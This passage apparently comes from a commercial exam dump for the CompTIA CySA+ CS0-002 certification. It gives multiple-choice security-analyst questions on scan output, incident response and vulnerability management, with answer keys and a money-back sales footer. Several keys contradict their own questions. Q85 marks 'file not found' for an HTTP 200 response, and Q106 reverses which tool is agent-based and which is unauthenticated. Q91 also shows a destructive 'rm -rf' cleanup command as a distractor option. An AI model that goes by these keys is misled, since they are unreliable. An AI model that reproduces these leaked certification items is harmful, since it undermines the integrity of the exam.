- C. Network packets
- D. The Windows Registry

**Answer: A**

**NEW QUESTION 83**

During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

- A. An IPS signature modification for the specific IP addresses
- B. An IDS signature modification for the specific IP addresses
- C. A firewall rule that will block port 80 traffic
- D. A firewall rule that will block traffic from the specific IP addresses

**Answer: D**

**NEW QUESTION 85**

A cybersecurity analyst is currently checking a newly deployed server that has an access control list applied. When conducting the scan, the analyst received the following code snippet of results:

```
Mail Server1
Trying 192.168.2.2
Connected
Get / HTTP/ 1.0

HTTP:1.0 200 Document follows
Server: server/0.10
Connection: close
Set-Cookie: testing=1; path=/
```

Which of the following describes the output of this scan?

- A. The analyst has discovered a False Positive, and the status code is incorrect providing an OK message.
- B. The analyst has discovered a True Positive, and the status code is correct providing a file not found error message.
- C. The analyst has discovered a True Positive, and the status code is incorrect providing a forbidden message.
- D. The analyst has discovered a False Positive, and the status code is incorrect providing a server error message.

**Answer: B**

**NEW QUESTION 86**

An incident responder successfully acquired application binaries off a mobile device for later forensic analysis. Which of the following should the analyst do NEXT?

- A. Decompile each binary to derive the source code.
- B. Perform a factory reset on the affected mobile device.
- C. Compute SHA-256 hashes for each binary.
- D. Encrypt the binaries using an authenticated AES-256 mode of operation.
- E. Inspect the permissions manifests within each application.

Answer: C

**NEW QUESTION 91**

A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00 /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0 0 0.0.0.0:22 172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 1214/cupsd
tcp 0 0 0.0.0.0:443 0.0.0.0:* LISTEN 1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

- A. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
- B. Examine the server logs for further indicators of compromise of a web application.
- C. Run kill -9 1325 to bring the load average down so the server is usable again.
- D. Perform a binary analysis on the /tmp/.t file, as it is likely to be a rogue SSHD server.

Answer: B

**NEW QUESTION 95**

A security team is implementing a new vulnerability management program in an environment that has a historically poor security posture. The team is aware of issues patch management in the environment and expects a large number of findings. Which of the following would be the MOST efficient way to increase the security posture of the organization in the shortest amount of time?

- A. Create an SLA stating that remediation actions must occur within 30 days of discovery for all levels of vulnerabilities.
- B. Incorporate prioritization levels into the remediation process and address critical findings first.
- C. Create classification criteria for data residing on different servers and provide remediation only for servers housing sensitive data.
- D. Implement a change control policy that allows the security team to quickly deploy patches in the production environment to reduce the risk of any vulnerabilities found.

Answer: B

**NEW QUESTION 99**

A system's authority to operate (ATO) is set to expire in four days. Because of other activities and limited staffing, the organization has neglected to start reauthentication activities until now. The cybersecurity group just performed a vulnerability scan with the partial set of results shown below:

```
-----
Scan Host: 192.168.1.13
15-Jan-16 08:12:10.1 EDT

Vulnerability CVE-2015-1635
HTTP.sys in Microsoft Windows 7 SP1, Windows Server 2008 R2 SP1, Windows 8,
Windows 8.1 and Windows Server 2012 allows remote attackers to execute
arbitrary code via crafted HTTP requests, aka "HTTP.sys remote code execution
vulnerability"

Severity: 10.0 (high)

Expected Result: enforceHTTPValidation='enabled';
Current Value: enforceHTTPValidation=enabled;

Evidence:
C:\%system%\Windows\config\web.config
-----
```

Based on the scenario and the output from the vulnerability scan, which of the following should the security team do with this finding?

- A. Remediate by going to the web config file, searching for the enforce HTTP validation setting, and manually updating to the correct setting.
- B. Accept this risk for now because this is a "high" severity, but testing will require more than the four days available, and the system ATO needs to be completed.
- C. Ignore it
- D. This is false positive, and the organization needs to focus its efforts on other findings.
- E. Ensure HTTP validation is enabled by rebooting the server.

Answer: A

**NEW QUESTION 101**

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
- The hash values of the data before and after the breach are unchanged.
- The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

- A. The confidentiality of the data is unaffected.
- B. The threat is an APT.
- C. The source IP of the threat has been spoofed.
- D. The integrity of the data is unaffected.
- E. The threat is an insider.

**Answer: BD**

**NEW QUESTION 105**

A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect as the MOST secure and manageable option?

- A. Client-side whitelisting
- B. Server-side whitelisting
- C. Server-side blacklisting
- D. Client-side blacklisting

**Answer: B**

**NEW QUESTION 106**

A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.

Tool A reported the following:

```
The target host (192.168.10.13) is missing the following patches:  
CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update  
CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update  
HIGH MS19-055: Cumulative Security Update for Edge (2863871)
```

Tool B reported the following:

```
Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80  
192.168.10.13:443 uses a self-signed certificate  
Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities
```

Which of the following BEST describes the method used by each tool? (Choose two.)

- A. Tool A is agent based.
- B. Tool A used fuzzing logic to test vulnerabilities.
- C. Tool A is unauthenticated.
- D. Tool B utilized machine learning technology.
- E. Tool B is agent based.
- F. Tool B is unauthenticated.

**Answer: CE**

**NEW QUESTION 110**

A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.

Which of the following is the MOST likely cause of this issue?

- A. A password-spraying attack was performed against the organization.
- B. A DDoS attack was performed against the organization.
- C. This was normal shift work activity; the SIEM's AI is learning.
- D. A credentialed external vulnerability scan was performed.

**Answer: A**

**NEW QUESTION 114**

.....

## Thank You for Trying Our Product

\* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

\* One year free update

You can enjoy free update one year. 24x7 online support.

\* Trusted by Millions

We currently serve more than 30,000,000 customers.

\* Shop Securely

All transactions are protected by VeriSign!

**100% Pass Your CS0-002 Exam with Our Prep Materials Via below:**

<https://www.certleader.com/CS0-002-dumps.html>